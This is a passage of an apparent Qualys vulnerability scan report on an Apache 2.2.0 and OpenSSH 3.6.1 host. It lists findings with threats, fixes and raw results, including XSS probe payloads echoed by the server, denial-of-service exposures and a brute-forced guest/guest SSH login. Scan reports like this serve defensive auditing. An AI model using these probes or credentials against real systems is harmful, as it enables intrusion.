Based on TCP timestamps obtained via port 111, the host's uptime is 0 days, 7 hours, and 27 minutes.
The TCP timestamps from the host are in units of 10 milliseconds.

3 Remote Access or Management Service Detected

QID:	42017
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/17/2011

THREAT:
A remote access or remote management service was detected. If such a service is accessible to malicious users it can be used to carry different type of attacks. Malicious users could try to brute force credentials or collect additional information on the service which could enable them in crafting further attacks.

The Results section includes information on the remote access service that was found on the target.

Services like Telnet, Rlogin, SSH, windows remote desktop, pcAnywhere, Citrix Management Console, Remote Admin (RAdmin), VNC, OPENVPN and ISAKMP are checked.

IMPACT:
Consequences vary by the type of attack.

SOLUTION:
Expose the remote access or remote management services only to the system administrators or intended users of the system.

RESULT:

Service name: SSH on TCP port 22.
Service name: Telnet on TCP port 23.
Service name: Rlogin TCP port 513.

IP Address: 15 — Linux 2.4-2.6 / Embedded Device / F5 Networks Big-IP

Vulnerabilities Total	47	Security Risk	5.0

Vulnerabilities (12)

1 ICMP Timestamp Request

QID:	82003	CVSS Base:	0	PCI Severity:	LOW
Category:	TCP/IP	CVSS Temporal:	-		
CVE ID:	CVE-1999-0524				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/29/2009				

THREAT:
ICMP (Internet Control and Error Message Protocol) is a protocol encapsulated in IP packets. It's principal purpose is to provide a protocol layer able to inform gateways of the inter-connectivity and accessibility of other gateways or hosts. "ping" is a well-known program for determining if a host is up or down. It uses ICMP echo packets. ICMP timestamp packets are used to synchronize clocks between hosts.

IMPACT:
Unauthorized users can obtain information about your network by sending ICMP timestamp packets. For example, the internal systems clock should not be disclosed since some internal daemons use this value to calculate ID or sequence numbers (i.e., on SunOS servers).

SOLUTION:
You can filter ICMP messages of type "Timestamp" and "Timestamp Reply" at the firewall level. Some system administrators choose to filter most types of ICMP messages for various reasons. For example, they may want to protect their internal hosts from ICMP-based Denial Of Service attacks, such as the Ping of Death or Smurf attacks.

However, you should never filter ALL ICMP messages, as some of them ("Don't Fragment", "Destination Unreachable", "Source Quench", etc) are necessary for proper behavior of Operating System TCP/IP stacks.

It may be wiser to contact your network consultants for advice, since this issue impacts your overall network reliability and security.

RESULT:

Timestamp of host (network byte ordering): 23:39:54 GMT

2 Web Server HTTP Trace/Track Method Support Cross-Site Tracing Vulnerability port 80/tcp

QID:	86473	CVSS Base:	5.8	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	4.3	PCI Status:	FAIL
CVE ID:	CVE-2004-2320, CVE-2007-3008				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	11/19/2008				

THREAT:
A Web server was detected that supports the HTTP TRACE method. This method allows debugging and connection trace analysis for connections from the client to the Web server. Per the HTTP specification, when this method is used, the Web server echoes back the information sent to it by the client unmodified and unfiltered. Microsoft IIS web server uses an alias TRACK for this method, and is functionally the same.

A vulnerability related to this method was discovered. A malicious, active component in a Web page can send Trace requests to a Web server that supports this Trace method. Usually, browser security disallows access to Web sites outside of the present site's domain. Although unlikely and difficult to achieve, it's possible, in the presence of other browser vulnerabilities, for the active HTML content to make external requests to arbitrary Web servers beyond the hosting Web server. Since the chosen Web server then echoes back the client request unfiltered, the response also includes cookie-based or Web-based (if logged on) authentication credentials that the browser automatically sent to the specified Web application on the specified Web server.

The significance of the Trace capability in this vulnerability is that the active component in the page visited by the victim user has no direct access to this authentication information, but gets it after the target Web server echoes it back as its Trace response.

Since this vulnerability exists as a support for a method required by the HTTP protocol specification, most common Web servers are vulnerable.

The exact method(s) supported, Trace and/or Track, and their responses are in the Results section below.

IMPACT:
If this vulnerability is successfully exploited, users of the Web server may lose their authentication credentials for the server and/or for the Web applications hosted by the server to an attacker. This may be the case even if the Web applications are not vulnerable to cross site scripting attacks due to input validation errors.

SOLUTION:
Solutions for some of the common Web servers are supplied below. For other Web servers, please check your vendor's documentation.

Apache: Recent Apache versions have a Rewrite module that allows HTTP requests to be rewritten or handled in a specific way. Compile the Apache server with the mod_rewrite module. You might need to uncomment the 'AddModule' and 'LoadModule' directives in the httpd.conf configuration file. Add the following lines for each virtualhost in your configuration file (Please note that, by default, Rewrite configurations are not inherited. This means that you need to have Rewrite directives for each virtual host in which you wish to use it):

```
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^TRACE
RewriteRule .* - [F]
```

With this configuration, Apache catches all TRACE requests, and replies with a page reporting the request as forbidden. None of the original request's contents are echoed back.

A slightly tighter fix is to use:

```
RewriteEngine on
RewriteCond %{REQUEST_METHOD} !^(GET|POST|HEAD)$
RewriteRule .* - [F]
```

Please note that RewriteEngine can be processor intensive and may impact the web server performance. The trace method can also be controlled by use of the TraceEnable directive.

In the httpd.conf add or modify:

TraceEnable Off

Microsoft IIS: Microsoft released URLScan, which can be used to screen all incoming requests based on customized rulesets. URLScan can be used to sanitize or disable the TRACE requests from the clients. Note that IIS aliases 'TRACK' to 'TRACE'. Therefore, if URLScan is used to specfically block the TRACE method, the TRACK method should also be added to the filter.

URLScan uses the 'urlscan.ini' configuration file, usually in \System32\InetSrv\URLScan directory. In that, we have two sections - AllowVerbs and DenyVerbs. The former is used if the UseAllowVerbs variable is set to 1, else (if its set to 0), the DenyVerbs are used. Clearly, either can be used, depending on whether we want a Default-Deny-Explicit-Allow or a Default-Allow-Explicit-Deny policy. To disallow TRACE and TRACK methods through URLScan, first remove 'TRACK', 'TRACE' methods from the 'AllowVerbs' section and add them to the 'DenyVerbs' section. With this, URLScan will disallow all 'TRACE' and 'TRACK' methods, and generate an error page for all requests using that method. To enable the changes, restart the 'World Wide Web Publishing Service' from the 'Services' Control Panel item.

Sun ONE/iPlanet Web Server: Here are the sun recommandations to disable the trace method.

For more details about other web servers : Cert Advisory.

RESULT:

TRACE / HTTP/1.1

Via: <script>alert('QualysXSS');</script>

HTTP/1.1 200 OK
Date: Sun, 12 Oct 2008 23:37:08 GMT
Server: Apache/2.2.0 (Linux/SUSE)
Transfer-Encoding: chunked
Content-Type: message/http

TRACE / HTTP/1.1

Via: <script>alert('QualysXSS');</script>

-CR-TRACE / HTTP/1.0
Via: <script>alert('QualysXSS');</script>

HTTP/1.1 200 OK
Date: Sun, 12 Oct 2008 23:37:08 GMT
Server: Apache/2.2.0 (Linux/SUSE)
Connection: close
Content-Type: message/http

TRACE / HTTP/1.0
Via: <script>alert('QualysXSS');</script>

2 UDP Constant IP Identification Field Fingerprinting Vulnerability

QID:	82024	CVSS Base:	5	PCI Severity:	MED
Category:	TCP/IP	CVSS Temporal:	4.7		
CVE ID:	CVE-2002-0510				
Vendor Reference:	-				
Bugtraq ID:	4314				
Last Update:	05/07/2008				

THREAT:

The host transmits UDP packets with a constant IP Identification field. This behavior may be exploited to discover the operating system and approximate kernel version of the vulnerable system.

Normally, the IP Identification field is intended to be a reasonably unique value, and is used to reconstruct fragmented packets. It has been reported that in some versions of the Linux kernel IP stack implementation as well as other operating systems, UDP packets are transmitted with a constant IP Identification field of 0.

IMPACT:
By exploiting this vulnerability, a malicious user can discover the operating system and approximate kernel version of the host. This information can then be used in further attacks against the host.

SOLUTION:
We are not currently aware of any fixes for this issue.

RESULT:
IP_ID=0

2 TCP Sequence Number Approximation Based Denial of Service

QID:	82054	CVSS Base:	5	PCI Severity:	MED
Category:	TCP/IP	CVSS Temporal:	4.2		
CVE ID:	CVE-2004-0230				
Vendor Reference:	-				
Bugtraq ID:	10183				
Last Update:	02/03/2010				

THREAT:
TCP provides stateful communications between hosts on a network. TCP sessions are established by a three-way handshake and use random 32-bit sequence and acknowledgement numbers to ensure the validity of traffic. A vulnerability was reported that may permit TCP sequence numbers to be more easily approximated by remote attackers. This issue affects products released by multiple vendors.

The cause of the vulnerability is that affected implementations will accept TCP sequence numbers within a certain range, known as the acknowledgement range, of the expected sequence number for a packet in the session. This is determined by the TCP window size, which is negotiated during the three-way handshake for the session. Larger TCP window sizes may be set to allow for more throughput, but the larger the TCP window size, the more probable it is to guess a TCP sequence number that falls within an acceptable range. It was initially thought that guessing an acceptable sequence number was relatively difficult for most implementations given random distribution, making this type of attack impractical. However, some implementations may make it easier to successfully approximate an acceptable TCP sequence number, making these attacks possible with a number of protocols and implementations.

This is further compounded by the fact that some implementations may support the use of the TCP Window Scale Option, as described in RFC 1323, to extend the TCP window size to a maximum value of 1 billion.

This vulnerability will permit a remote attacker to inject a SYN or RST packet into the session, causing it to be reset and effectively allowing for denial of service attacks. An attacker would exploit this issue by sending a packet to a receiving implementation with an approximated sequence number and a forged source IP address and TCP port.

There are a few factors that may present viable target implementations, such as those which depend on long-lived TCP connections, those that have known or easily guessed IP address endpoints and those implementations with easily guessed TCP source ports. It has been noted that Border Gateway Protocol (BGP) is reported to be particularly vulnerable to this type of attack, due to the use of long-lived TCP sessions and the possibility that some implementations may use the TCP Window Scale Option. As a result, this issue is likely to affect a number of routing platforms.

Another factor to consider is the relative difficulty of injecting packets into TCP sessions, as a number of receiving implementations will reassemble packets in order, dropping any duplicates. This may make some implementations more resistant to attacks than others.

It should be noted that while a number of vendors have confirmed this issue in various products, investigations are ongoing and it is likely that many other vendors and products will turn out to be vulnerable as the issue is investigated further.

IMPACT:
Successful exploitation of this issue could lead to denial of service attacks on the TCP based services of target hosts. Other consequences may also

result, such as man-in-the-middle attacks.

SOLUTION:
Please first check the results section below for the port number on which this vulnerability was detected. If that port number is known to be used for port-forwarding, then it is the backend host that is really vulnerable.

Various implementations and products including Check Point, Cisco, Cray Inc, Hitachi, Internet Initiative Japan, Inc (IIJ), Juniper Networks, NEC, Polycom, and Yamaha are currently undergoing review. Contact the vendors to obtain more information about affected products and fixes. NISCC Advisory 236929 - Vulnerability Issues in TCP details the vendor patch status as of the time of the advisory, and identifies resolutions and workarounds.

Refer to US-CERT Vulnerability Note VU#415294 and OSVDB Article 4030 to obtain a list of vendors affected by this issue and a note on resolutions (if any) provided by the vendor.

For Microsoft: Refer to MS05-019 and MS06-064 for further details.

For SGI IRIX: Refer to SGI Security Advisory 20040905-01-P

For SCO UnixWare 7.1.3 and 7.1.1: Refer to SCO Security Advisory SCOSA-2005.14

For Solaris (Sun Microsystems): The vendor has acknowledged the vulnerability; however a patch is not available. Refer to Sun Microsystems, Inc. Information for VU#415294 to obtain additional details. Also, refer to TA04-111A for detailed mitigating strategies against these attacks.

For NetBSD: Refer to NetBSD-SA2004-006

For Cisco: Refer to cisco-sa-20040420-tcp-ios.shtml.

Workaround:
The following BGP-specific workaround information has been provided.

For BGP implementations that support it, the TCP MD5 Signature Option should be enabled. Passwords that the MD5 checksum is applied to should be set to strong values and changed on a regular basis.

Secure BGP configuration instructions have been provided for Cisco and Juniper at these locations:

Secure Cisco IOS BGP Template

JUNOS Secure BGP Template

RESULT:

Tested on port 111 with an injected SYN/RST offset by 16 bytes.
Tested on port 22 with an injected SYN/RST offset by 16 bytes.

 2 Hidden RPC Services

QID:	11	CVSS Base:	5	PCI Severity:	MED
Category:	RPC	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/01/1999				

THREAT:
The Portmapper/Rpcbind listens on port 111 and stores an updated list of registered RPC services running on the server (RPC name, version and port number). It acts as a "gateway" for clients wanting to connect to any RPC daemon.

When the portmapper/rpcbind is removed or firewalled, standard RPC client programs fail to obtain the portmapper list. However, by sending carefully crafted packets, it's possible to determine which RPC programs are listening on which port. This technique is known as direct RPC scanning. It's used to bypass portmapper/rpcbind in order to find RPC programs running on a port (TCP or UDP ports). On Linux servers, RPC services are typically listening on privileged ports (below 1024), whereas on Solaris, RPC services are on temporary ports (starting with port 32700).

IMPACT:
Unauthorized users can build a list of RPC services running on the host. If they discover vulnerable RPC services on the host, they then can exploit them.

SOLUTION:
Firewalling the portmapper port or removing the portmapper service is not sufficient to prevent unauthorized users from accessing the RPC daemons. You should remove all RPC services that are not strictly required on this host.

RESULT:

Name	Program	Version	Protocol	Port
portmap/rpcbind	100000	2	tcp	111

2 Global User List

QID:	45002	CVSS Base:	5	PCI Severity:	MED
Category:	Information gathering	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/08/2009				

THREAT:
This is the global system user list, which was retrieved during the scan by exploiting one or more vulnerabilities. The Qualys IDs for the vulnerabilities leading to the disclosure of these users are also given in the Result section. Each user will be displayed only once, even though it may be obtained by using different methods.

IMPACT:
These common account(s) can be used by a malicious user to break-in the system via password bruteforcing.

SOLUTION:
To prevent your host from being attacked, do one or more of the following:

Remove (or rename) unnecessary accounts
Shutdown unnecessary network services
Ensure the passwords to these accounts are kept secret
Use a firewall to restrict access to your hosts from unauthorized domains

RESULT:

User Name	Source Vulnerability (QualysID)
guest	38259

3 Apache/IBM HTTP Server ByteRange Filter Denial of Service Vulnerability port 80/tcp

QID:	86954	CVSS Base:	7.8	PCI Severity:	HIGH

Category:	Web server	CVSS Temporal:	6.8
CVE ID:	CVE-2011-3192		
Vendor Reference:	Apache 2.2.20 Release Notes, swg21512087, Apache CVE-2011-3192		
Bugtraq ID:	-		
Last Update:	12/06/2011		

THREAT:
The Apache HTTP Server is a freely available Web server.

Apache HTTP Server is prone to a vulnerability that is caused due to an error within the ByteRange filter when processing requests containing a large amount of ranges, which can be exploited to exhaust memory via specially crafted HTTP requests sent to the server.

Affected Versions:
Apache 2.0.64 and prior, 2.2.19 and prior
IBM HTTP Server (IHS) Versions 2.0 (2.0.42 and 2.0.47), 6.0 through 6.0.2.43, 6.1 through 6.1.0.39, 7.0 through 7.0.0.17, and 8.0

IMPACT:
Exploitation could lead to memory exhaustion resulting in a denial of service.

SOLUTION:
For Apache, this issue has been resolved in Apache 2.2.20 and later. Refer to Apache 2.2 Release Notes for further information.

For IBM HTTP Server, refer to swg21512087.

Workaround:
For Apache HTTP Server:

1) Disable compression-on-the-fly by:

- Removing mod_deflate as a loaded module and/or by removing any AddOutputFilterByType/SetOutputFilter DEFLATE entries.

- Disable it with "BrowserMatch .* no-gzip"

2) Use mod_headers to dis-allow the use of Range headers:
RequestHeader unset Range

Impact of workaround #2: Note that this may break certain clients - such as those used for e-Readers and progressive/http-streaming video.

3)Limit the size of the request field to a few hundred bytes.
LimitRequestFieldSize 200

RESULT:

```
HTTP/1.1 206 Partial Content
Date: Sun, 12 Oct 2008 23:39:52 GMT
Server: Apache/2.2.0 (Linux/SUSE)
Last-Modified: Wed, 24 Sep 2008 06:14:21 GMT
ETag: "d0b3-77"
Accept-Ranges: bytes
Content-Length: 13368
Connection: close
Content-Type: multipart/byteranges; boundary=45916e62a6a67445c
```

 3 Slow HTTP POST vulnerability port 80/tcp

QID:	150085	CVSS Base:	6.8	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	6.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Application scanner discovered, that web application is probably vulnerable to slow HTTP POST DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections open by sending properly crafted HTTP POST headers, that contain a legitimate Content-Length header to inform the web server how much of data to expect. After the HTTP POST headers are fully sent, the HTTP POST message body is sent at slow speeds to prolong the completion of the connection and lock up server resources.By waiting for complete request body, server supports clients with slow or intermittent connections
More information can be found at the in this presentation.

IMPACT:
All other services remain intact but the web server itself becomes completely inaccessible.

SOLUTION:
Solution would be server-specific, but general recommendations are:
- to limit the size of the acceptable request to each form requirements
- establish minimal acceptable speed rate
- establish absolute request timeout for connection with POST request
Easy to use tool for intrusive testing is available here.

RESULT:

matched: Vulnerable to slow HTTP POST attack
Connection with partial POST body remained open for: 300881 milliseconds
Server resets timeout after accepting request data from peer.

3 Slow HTTP headers vulnerability

port 80/tcp

QID:	150079	CVSS Base:	6.8	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	6.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Application scanner discovered, that web application is probably vulnerable to slow HTTP headers DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections open by sending partial HTTP requests, and continues to send subsequent headers at some interval to prevent the server from closing sockets. In this way, the web server becomes unavailable because the number of available sockets decreases and memory usage may increase, especially if the server allocates a thread per connection.
One of the reasons for this behavior is that some servers have "no data" timers, that reset each time a byte arrives at the socket, but the server does not enforce an overall time limit for a connection. For example, the attacker sends the data for its request one byte at a time over several minutes rather than following the expected behavior of transmitting a complete request of several hundred bytes in a single packet. This enables the attacker to prolong the connection virtually forever.
More information can be found at the Slowloris HTTP DoS.

IMPACT:
All other services remain intact but the web server itself becomes completely inaccessible.

SOLUTION:
Solution is server-specific.
Countermeasures for Apache are described here.
Easy to use tool for intrusive testing is available here.

RESULT:

matched: Vulnerable to slow HTTP headers attack

Server resets timeout after accepting header data from peer.

3 Apache 1.3 HTTP Server Expect Header Cross-Site Scripting port 80/tcp

QID:	86821	CVSS Base:	4.3	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.4	PCI Status:	FAIL
CVE ID:	CVE-2006-3918				
Vendor Reference:	Apache 1.3				
Bugtraq ID:	-				
Last Update:	03/04/2009				

THREAT:
A cross-site scripting vulnerability exists in Apache HTTP Server Versions 1.3 before 1.3.35, 2.0 before 2.0.58, and 2.2 before 2.2.2. This issue occurs because input passed to the "Expect:" header is not properly sanitized before being returned to the users. This flaw can be exploited to execute arbitrary HTML and script code via a specially crafted Flash file.

IMPACT:
An attacker can exploit this vulnerability to perform a cross-site scripting attack or steal cookie-based authentication credentials and launch other attacks.

SOLUTION:
Upgrade to the Version 1.3.35, 2.0.58, 2.2.2, or later to resolve this vulnerability. The latest versions of Apache, are available for download from the Apache Web site.

RESULT:

```
HTTP/1.1 417 Expectation Failed
Date: Sun, 12 Oct 2008 23:49:22 GMT
Server: Apache/2.2.0 (Linux/SUSE)
Content-Length: 460
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>417 Expectation Failed</title>
</head><body>
 Expectation Failed
 The expectation given in the Expect request-header
field could not be met by this server.</p>
 The client sent
    Expect: <script>alert(document.domain)</script>

but we only allow the 100-continue expectation.</p>

<address>Apache/2.2.0 (Linux/SUSE) Server at  Port 80</address>
</body></html>
```

4 SSH Protocol Version 1 Supported port 22/tcp

QID:	38304	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.8	PCI Status:	FAIL
CVE ID:	CVE-2001-1473				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	02/15/2012				

THREAT:

SSH1 protocol was deprecated due to multiple vulnerabilities and design flaws.
Among multiple vulnerabilities that exist in SSH protocol Version 1 are:

a CRC32 compensation attack detector vulnerability (buffer overflow)
an unauthorized session key recovery problem

Multiple vendors' implementations are vulnerable due to the fact that these are protocol design errors. Version 2 of the SSH protocol fixed these errors.

Please refer to the following URL for more information:

http://www.kb.cert.org/vuls/id/684820

IMPACT:
The consequences of vulnerabilities present is SSH Version 1 include:

SSH protected traffic compromise
root shell access to the system running SSH server

SOLUTION:
Disable SSH1 support. See your vendor's Web site for information on how to disable SSH protocol Version 1 support. Some references are provided below:
SSH Communications Security
F-Secure
OpenSSH

Note: Do not enable SSH Version 1 Fallback since systems with upgraded versions of SSH and with Fallback Version 1 enabled are still vulnerable.

RESULT:

SSH1 supported	yes
Supported authentications for SSH1	RSA, password, keyboard-interactive

5 SSH User Login Bruteforced port 22/tcp

QID:	38259	CVSS Base:	4.6	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	4.4	PCI Status:	FAIL
CVE ID:	CVE-1999-0508				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/05/2009				

THREAT:
One or more valid SSH user logins have been found through bruteforcing.

IMPACT:
Exploitation of this vulnerability may lead to a complete compromise of the host.

SOLUTION:
Change the user passwords so that they are difficult to guess.

RESULT:
guest/guest

Potential Vulnerabilities (23)

1 Apache HTTP Server OS Fingerprinting Unspecified Security Vulnerability

QID:	86824	CVSS Base:	0	PCI Severity:	LOW
Category:	Web server	CVSS Temporal:	-		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	31805				
Last Update:	07/22/2010				

THREAT:
Apache is prone to an unspecified security vulnerability related to OS fingerprinting at the application-level.

Affected Products:
Apache 2.2.9 and prior

IMPACT:
Gives an attacker a method to remotely fingerprint the application.

SOLUTION:
There are no vendor supplied patches that are available.

RESULT:
Detected on port 80 - Apache/2.2.0 (Linux/SUSE)

2 OpenSSH GSSAPI Credential Disclosure Vulnerability

QID:	38469	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.7	PCI Status:	FAIL
CVE ID:	CVE-2005-2798				
Vendor Reference:	RHSA-2005:527-01				
Bugtraq ID:	14729				
Last Update:	07/08/2009				

THREAT:
OpenSSH is a freely available, open-source implementation of the Secure Shell protocol. It is available for the Unix, Linux, and Microsoft platforms. OpenSSH has the ability to use GSSAPI authentication to utilize Kerberos credentials.

OpenSSH is susceptible to a GSSAPI credential delegation vulnerability.
Specifically, if a user has GSSAPI authentication configured, and "GSSAPIDelegateCredentials" is enabled, their Kerberos credentials will be forwarded to remote hosts. This occurs even when the user uses authentication methods other than GSSAPI to connect, which is not what is usually expected.

IMPACT:
This vulnerability allows remote attackers to improperly gain access to GSSAPI credentials, allowing them to utilize the credentials to access resources granted to the original principal.

SOLUTION:
This issue affects versions of OpenSSH prior to 4.2. The vendor released OpenSSH version 4.2 to address this issue.

HP has released a patch to address this issue. Refer to HP's technical support document HP-UX (registration required) for further details.

RESULT:
SSH-1.99-OpenSSH_3.6.1p1

2 Apache HTTP Server APR-util Multiple Denial of Service Vulnerabilities

QID:	86920	CVSS Base:	5	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	4.1		
CVE ID:	CVE-2009-3560, CVE-2009-3720, CVE-2010-1623				
Vendor Reference:	Apache Http Server 2.2				
Bugtraq ID:	-				
Last Update:	11/15/2010				

THREAT:
The Apache HTTP Server is a freely available Web server.

Apache Server is prone to the following vulnerabilities:

- Two XML parsing vulnerabilities exist in the Apache HTTP Server.

- An error within the "apr_brigade_split_line()" function in buckets/apr_brigade.c can be exploited to cause high memory consumption.

Apache HTTP Server Versions Prior to 2.2.17 are affected.

IMPACT:
Successful exploitation allows malicious users to cause a denial of service.

SOLUTION:
The vendor has released Apache HTTP Server Version 2.2.17 to resolve these issues.

RESULT:
Detected on port 80 - Apache/2.2.0 (Linux/SUSE)

2 Apache mod_proxy_ftp 2.0.x/2.2.x Denial of Service Vulnerability

QID:	86854	CVSS Base:	2.6	PCI Severity:	LOW
Category:	Web server	CVSS Temporal:	2.1		
CVE ID:	CVE-2009-3094				
Vendor Reference:	-				
Bugtraq ID:	36254				
Last Update:	01/16/2012				

THREAT:
Apache mod_proxy_ftp is a module for the Apache Web server to handle FTP proxy requests.

A vulnerability exists in mod_proxy_ftp which is caused by an error in the module when processing responses received from FTP servers. This can be exploited to trigger a NULL-pointer dereference and crash an Apache child process via a malformed EPSV response.

Successful exploitation requires that a threaded Multi-Processing Module is used and that the mod_proxy_ftp module is enabled.

The vulnerability is confirmed in Apache Versions 2.0.63 and 2.2.13. Other versions may also be affected.

IMPACT:
Successful exploitation of this vulnerability can allow an attacker to cause a denial of service.

SOLUTION:
Patch:
This issue has been resolved in Apache 2.2.14, which is available for download from the Apache HTTP Server Download Page.

Workaround:
Restrict proxy access to trusted users only.

RESULT:

Detected on port 80 - Apache/2.2.0 (Linux/SUSE)

3 Apache Partial HTTP Request Denial of Service Vulnerability - Zero Day

QID:	86847	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	6.7		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/27/2011				

THREAT:
The Apache HTTP Server, commonly referred to as Apache is a freely available Web server.

Apache is vulnerable to a denial of service due to holding a connection open for partial HTTP requests.

Apache Versions 1.x and 2.x are vulnerable.

IMPACT:
A remote attacker can cause a denial of service against the Web server which would prevent legitimate users from accessing the site.

Denial of service tools and scripts such as Slowloris takes advantage of this vulnerability.

SOLUTION:
Patch:
There are no vendor-supplied patches available at this time.

Workaround:
- Reverse proxies, load balancers and iptables can help to prevent this attack from occurring.

- Adjusting the TimeOut Directive can also prevent this attack from occurring.

- A new module mod_reqtimeout has been introduced since Apache 2.2.15 to provide tools for mitigation against these forms of attack, however; the module is marked experimental.

Also refer to Cert Blog and Slowloris and Mitigations for Apache document for further information.

RESULT:

Detected on port 80 - Apache/2.2.0 (Linux/SUSE)

3 OpenSSH Reverse DNS Lookup Access Control Bypass Vulnerability

QID:	38198	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	5.9	PCI Status:	FAIL

CVE ID:	CVE-2003-0386
Vendor Reference:	-
Bugtraq ID:	7831
Last Update:	06/12/2009

THREAT:
OpenSSH is a freely available implementation of the SSH client-server protocol. It is distributed and maintained by the OpenSSH team.

A vulnerability has been reported for OpenSSH that may allow unauthorized access to an OpenSSH server's login mechanism. The vulnerability exists in the way OpenSSH restricts access. It's possible to configure OpenSSH to restrict access based on certain hostname or IP address patterns. When a connection is made to an OpenSSH server, a reverse DNS lookup is made to verify the hostname. Access to the login mechanism is then granted based on the lookup response.

An attacker who controls a malicious DNS server may be capable of spoofing a PTR record to mimic the hostname of an authorized user. Furthermore, by using a record containing an IP address of a trusted host, it may also be possible to bypass the access control.

IMPACT:
An attacker can exploit this vulnerability to access the login mechanism of a restricted OpenSSH server. Note that if a target OpenSSH server is configured to carry out key-based authentication, an attacker may be capable of gaining remote access. For this to occur, an attacker must possess a key (such as an RSA key) of a trusted OpenSSH user.

SOLUTION:
Workaround:

As a workaround, these options are available:

Enable "VerifyReverseMapping" on the sshd server. This is the vendor-recommended workaround. Note that this option may lead to slow logins when the client doesn't have a reverse DNS server.
Consider using tcp-wrappers to restrict access by IP address.
Consider using a packet filter or firewall in addition to the OpenSSH
restrictions.

Patch:

Refer to RHSA-2006:0298 for patch, upgrade, or suggested workaround information.

RESULT:
SSH-1.99-OpenSSH_3.6.1p1

3 Apache mod_proxy_ftp FTP Command Injection Vulnerability

QID:	86855	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	5.9	PCI Status:	FAIL
CVE ID:	CVE-2009-3095				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/16/2012				

THREAT:
Apache mod_proxy_ftp is a module for the Apache Web server to handle FTP proxy requests.

A vulnerability exists in the Apache "mod_proxy_ftp" module, which is caused due to an input validation error in the module. This can be exploited to pass arbitrary FTP commands to the FTP server via a specially crafted "Authorization" header in a request to the Apache server.

The vulnerability is confirmed in Apache Versions 2.2.13, 2.0.63 and 1.3.41.Other versions may also be affected.

IMPACT:
Successful exploitation of this vulnerability can allow an attacker to bypass certain security restrictions.

SOLUTION:
Patch:
This issue has been resolved in Apache 2.2.14, which is available for download from the Apache HTTP Server Download Page.

Workaround:
Restrict network access to the proxy server to trusted users only.

RESULT:

Detected on port 80 - Apache/2.2.0 (Linux/SUSE)

3 OpenSSH X11 Hijacking Attack Vulnerability

QID:	42340	CVSS Base:	6.9	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	5.4	PCI Status:	FAIL
CVE ID:	CVE-2008-1483				
Vendor Reference:	openssh-5.0 release note				
Bugtraq ID:	-				
Last Update:	06/29/2010				

THREAT:
OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.

OpenSSH is prone to a vulnerability that allows attackers to hijack forwarded X connections.Successfully exploiting this issue may allow an attacker run arbitrary shell commands.

Affected Versions:
OpenSSH Versions prior to 5.0 are vulnerable.

IMPACT:
Successfully exploiting this issue may allow an attacker run arbitrary shell commands with the privileges of the user running the affected application.

SOLUTION:
Upgrade to OpenSSH 5.0 or later, available from the OpenSSH OpenSSH Download site.

RESULT:

SSH-1.99-OpenSSH_3.6.1p1

3 Apache 1.3, 2.0 and 2.2 HTTP Server Multiple Vulnerabilities

QID:	86809	CVSS Base:	5	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.9	PCI Status:	FAIL
CVE ID:	CVE-2006-5752, CVE-2007-1863, CVE-2007-3304				
Vendor Reference:	RHSA-2007-0556, RHSA-2007-0534, RHSA-2007-0533				
Bugtraq ID:	-				
Last Update:	09/03/2008				

THREAT:

Multiple vulnerabilities exist in Apache HTTP server versions prior to 1.3.39, 2.0.61 and 2.2.6. The following errors exist:

Allow remote attackers to inject arbitrary web script or HTML. This error exists in mod_status.c in the mod_status module when ExtendedStatus is enabled and a public server-status page is used.
Allow service crash. This error exists in cache_util.c in the mod_cache module when caching is enabled and a threaded Multi-Processing Module is used.
Child processing handler crash via a request with some Cache-Control headers without a value.

IMPACT:
These errors may result in cross-site scripting and denial of service conditions.

SOLUTION:
Upgrade to the latest version of Apache, which is available for download from the Apache Web site.

RESULT:

Detected on port 80 - Apache/2.2.0 (Linux/SUSE)

 3 Apache HTTP Server AllowOverride Options Security Bypass

QID:	86840	CVSS Base:	5	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.9	PCI Status:	FAIL
CVE ID:	CVE-2009-1195, CVE-2008-1678				
Vendor Reference:	Apache Revision 772997, RHSA-2009-1075				
Bugtraq ID:	-				
Last Update:	06/02/2009				

THREAT:
The Apache HTTP Server is a freely-available Web server.

- Apache HTTP Server is prone to a security issue that exists in the handling of the "Options" and "AllowOverride" directives. This flaw can be exploited by local users to execute commands from a Server-Side-Include script when processing "AllowOverride" directives and certain "Options" arguments in ".htaccess" files. (CVE-2009-1195)

